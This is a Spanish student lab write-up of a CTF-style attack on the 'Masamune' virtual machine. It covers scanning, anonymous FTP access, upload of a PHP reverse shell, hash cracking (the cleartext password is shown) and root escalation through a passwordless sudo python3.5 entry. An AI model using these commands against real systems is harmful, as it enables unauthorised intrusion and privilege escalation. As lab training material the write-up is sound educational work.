



Práctica 4: MASAMUNE (CTF STYLE)

Maria Andrea Ugarte Valencia

1. Desarrollo de la práctica

En primer lugar, llevé a cabo un escaneo de la red con **nmap** para así identificar la dirección IP de la máquina víctima.

```
(kali㉿kali)-[/home]
$ nmap 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 15:13 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.103
Host is up (0.00087s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
```

Figura 1: Escaneo nmap

Una vez identificada la IP, hice un escaneo de vulnerabilidades con OpenVAS sobre la máquina víctima para saber como empezar a atacar:




Figura 2: Escaneo con OpenVAS

En el escaneo nos han salido las siguientes vulnerabilidades:

Report: Fri, Apr 5, 2024 2:46 PM UTC						
ID: c5f6e32-5c70-428b-a724-e6b96f4a7f3 Created: Fri, Apr 5, 2024 2:46 PM UTC Modified: Fri, Apr 5, 2024 2:56 PM UTC Owner: Bilgint						
Information	Results	Hosts	Ports	Applications	Operating Systems	CVEs
(4 of 60)	(1 of 1)	(1 of 2)	(2 of 2)	(1 of 1)	(2 of 2)	(0 of 0)
Vulnerability						
	Severity	OoD	Host IP	Name	Location	Created
Anonymous FTP Login Reporting	6.4 (Medium)	80 %	192.168.56.103	21/tcp		Fri, Apr 5, 2024 2:51 PM UTC
FTP Unencrypted Cleartext Login	6.4 (Medium)	70 %	192.168.56.103	21/tcp		Fri, Apr 5, 2024 2:51 PM UTC
TCP Timestamps Information Disclosure	2.5 (Low)	80 %	192.168.56.103	general/tcp		Fri, Apr 5, 2024 2:51 PM UTC
ICMP Timestamp Reply Information Disclosure	2.5 (Low)	80 %	192.168.56.103	general/icmp		Fri, Apr 5, 2024 2:51 PM UTC

Figura 3: Vulnerabilidades encontradas con OpenVAS

Si nos vamos a la primera vulnerabilidad, nos dice lo siguiente:

Vulnerability			1 - 4 of 4			
	Severity ▼	QoD	Host IP	Name	Location	Created
Anonymous FTP Login Reporting	0.4 (Medium)	80 %	192.168.56.103		21/tcp	Fri, Apr 5, 2024 2:51 PM UTC
<div>Summary</div> <p>Reports if the remote FTP Server allows anonymous logins.</p> <div>Detection Result</div> <p>It was possible to login to the remote FTP service with the following anonymous account(s):</p> <pre>anonymous:anonymous@example.com ftp:anonymous@example.com</pre> <p>Here are the contents of the remote FTP directory listing:</p> <pre>Account "anonymous": -rw-r--r-- 1 0 0 163 Dec 21 2021 home.html Account "ftp": -rw-r--r-- 1 0 0 163 Dec 21 2021 home.html</pre>						

Figura 4: Primera vulnerabilidad del escaneo

Por tanto, podríamos conseguir acceso al servicio remoto de FTP con las credenciales indicadas:

```
(kali@kali)-[~]
$ ftp 192.168.56.103
Connected to 192.168.56.103.
220 ProFTPD Server (ProFTPD Default Installation) [192.168.56.103]
Name (192.168.56.103:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figura 5: Accediendo al servicio remoto de FTP

Como sabemos que hay un servidor web, hacemos fuzzing con la herramienta **wfuzz** para descubrir el directorio web al que tenemos acceso mediante FTP.

```
(kali@kali)-[~]
$ wfuzz -c -z file,/usr/share/wfuzz/wordlist/general/common.txt --hc 404 -u http://192.168.56.103/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:24: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.56.103/FUZZ
Total requests: 951



| ID         | Response | Lines | Word | Chars  | Payload |
|------------|----------|-------|------|--------|---------|
| 000000342: | 301      | 9 L   | 28 W | 316 Ch | "files" |



Total time: 0.917244
Processed Requests: 951
Filtered Requests: 950
Requests/sec.: 1036.801
```

Figura 6: Salida de wfuzz

Ahora sabemos que en **http://192.168.56.103/files/** tendremos acceso a todos los archivos que subamos por FTP. Abriremos una shell inversa subiendo un código malicioso por FTP. He encontrado un repositorio en GitHub con el código que podemos usar: <https://github.com/pentestmonkey/php-reverse-shell>

Subimos el código con FTP:

```
ftp> put nadasospechoso.php
local: nadasospechoso.php remote: nadasospechoso.php
229 Entering Extended Passive Mode (|||40931|)
150 Opening BINARY mode data connection for nadasospechoso.php
100% |*****|
226 Transfer complete
2588 bytes sent in 00:00 (722.51 KiB/s)
ftp> █
```

Figura 7: Subida del archivo con el código malicioso

Por un lado, pondremos un puerto en escucha:

```
(kali㉿kali)-[/home]
$ nc -lvnp 9001
listening on [any] 9001 ...
█
```

Figura 8: Puerto en escucha

Y por el otro, haremos click sobre el archivo que hemos subido al servidor web para así ejecutar el código malicioso:

Name	Last modified	Size	Description
Parent Directory	-		
home.html	2021-12-21 07:21	163	
linpeas.sh	2024-04-13 14:43	840K	
nadasospechoso.php	2024-04-12 11:34	2.5K	
prueba.php	2024-04-12 11:25	5.4K	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.103 Port 80

Figura 9: Archivos de <http://192.168.56.103/files/>

Ya tenemos acceso a la máquina. Sin embargo, somos un usuario con privilegios muy limitados. Nuestra tarea ahora será encontrar otro usuario que cuente con más privilegios.

```
(kali㉿kali)-[/home]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.103] 60062
Linux masamune 4.4.0-194-generic #226-Ubuntu SMP Wed Oct 21 10:19:36 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
16:48:14 up 2:37, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Figura 10: Acceso a la máquina mediante el usuario www-data

Haciendo `ls -la` podemos encontrar un archivo que resulta interesante:

```
$ ls -la
total 100
drwxr-xr-x 22 root root 4096 Apr 14 2023 .
drwxr-xr-x 22 root root 4096 Apr 14 2023 ..
-rwxr--r-- 1 munics munics 5248 Dec 20 2021 .banner.txt
-rw----- 1 root root 0 Apr 14 2023 .bash_history
```

Figura 11: Salida de ls -la

Si ejecutamos un **cat** para ver el contenido del archivo podemos ver que nos da un usuario y una contraseña encriptada (munics:ce8c20c8d0cce90003100239a382d1e5).

[illegible]

Figura 12: Usuario obtenido con la contraseña encriptada

Con **CrackStation**, una herramienta online para crackear contraseñas, conseguimos la contraseña en claro:




Figura 13: Contraseña en claro

Intentamos cambiar el usuario pero la shell ha quedado desestabilizada, con los siguientes comandos conseguimos arreglarla:

```
(kali@kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.103] 58788
Linux masamune 4.4.0-194-generic #226-Ubuntu SMP Wed Oct 21 10:19:36 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
12:58:31 up 10 min, 1 user, load average: 0.00, 0.03, 0.03
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
munics    tty1                    12:48   47.00s  0.16s  0.12s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ su - munics
su: must be run from a terminal
```

Figura 14: Shell desestabilizada

```
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@masamune:/$ export $TERM=xterm
export $TERM=xterm
www-data@masamune:/$ export $SHELL=bash
export $SHELL=bash
```

Figura 15: Estabilizando la shell

Ahora sí podemos cambiarnos al usuario que hemos conseguido previamente:

```
su - munics
Password: shoganai
munics@masamune:~$
```

Figura 16: Cambio de usuario

Ahora tendremos que escalar privilegios. Para eso, utilizaremos una herramienta automática, **LinPEAS**. No podremos instalarla directamente desde el usuario munics, pero sí que podremos subir el archivo **linpeas.sh** con FTP y así conseguir acceso a la herramienta en la máquina víctima..

```
munics@kali:~$ ftp http://192.168.56.103
ftp: No file after directory (you must specify an output file) 'http://192.168.56.103'
munics@kali:~$ ftp 192.168.56.103
Connected to 192.168.56.103.
220 ProFTPD Server (ProFTPD Default Installation) (192.168.56.103)
Name (192.168.56.103:munics): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||59179|)
150 Opening BINARY mode data connection for linpeas.sh
100% |*****| 840 KIB 12.55 MiB/s 00:00 ETA
226 Transfer complete
860388 bytes sent in 00:00 (8.05 MiB/s)
ftp>
```

Figura 17: Subida del archivo con FTP

Ahora moveremos el archivo al directorio personal del usuario que hemos conseguido y podremos ejecutarlo sin problemas.

```
munics@masamune:/$ cd var
cd var
munics@masamune:/var$ cd www
cd www
munics@masamune:/var/www$ ls
ls
html
munics@masamune:/var/www$ cd html
cd html
munics@masamune:/var/www/html$ cd files
cd files
munics@masamune:/var/www/html/files$ ls
ls
home.html linpeas.sh nadasospechoso.php prueba.php
munics@masamune:/var/www/html/files$ cp linpeas.sh /home/munics/linpeas.sh
cp linpeas.sh /home/munics/linpeas.sh
```

Figura 18: Moviendo el archivo al directorio personal de munics

Esta herramienta nos generará un informe identificando los posibles vectores de escalada de privilegios:

```
munics@masamune:~$ ./linpeas.sh > informe
./linpeas.sh > informe
Waiting response... 200 OK
```

Figura 19: Ejecución de linpeas.sh

Al revisar el informe generado, descubrimos que el comando `/usr/bin/python3.5` se ejecuta con privilegios de root, lo que nos ofrece una oportunidad para aprovechar esta situación.

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for munics on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User munics may run the following commands on ubuntu:
(root) NOPASSWD: /usr/bin/python3.5
```

Figura 20: Información interesante del informe

Si entramos al enlace que nos indica el informe, se nos muestra una explicación de como usar este descubrimiento para escalar privilegios:

NOPASSWD

Sudo configuration might allow a user to execute some command with another user's privileges without knowing the password.

```
$ sudo -l
User demo may run the following commands on crashlab:
(root) NOPASSWD: /usr/bin/vim
```

In this example the user `demo` can run `vim` as `root`, it is now trivial to get a shell by adding an ssh key into the root directory or by calling `sh`.

```
sudo vim -c '!sh'
```

Figura 21: Explicación de la escalada de privilegios

Lo llevamos a cabo y vemos como efectivamente hemos podido conseguir acceso como root:

```
munics@masamune:~$ sudo python3.5 -c 'import subprocess; subprocess.run(["sh"])'
python3.5 -c 'import subprocess; subprocess.run(["sh"])'
# ls
ls
40611 40611.c informe linpeas.sh
# whoami
whoami
root
```

Figura 22: Escalada de privilegios exitosa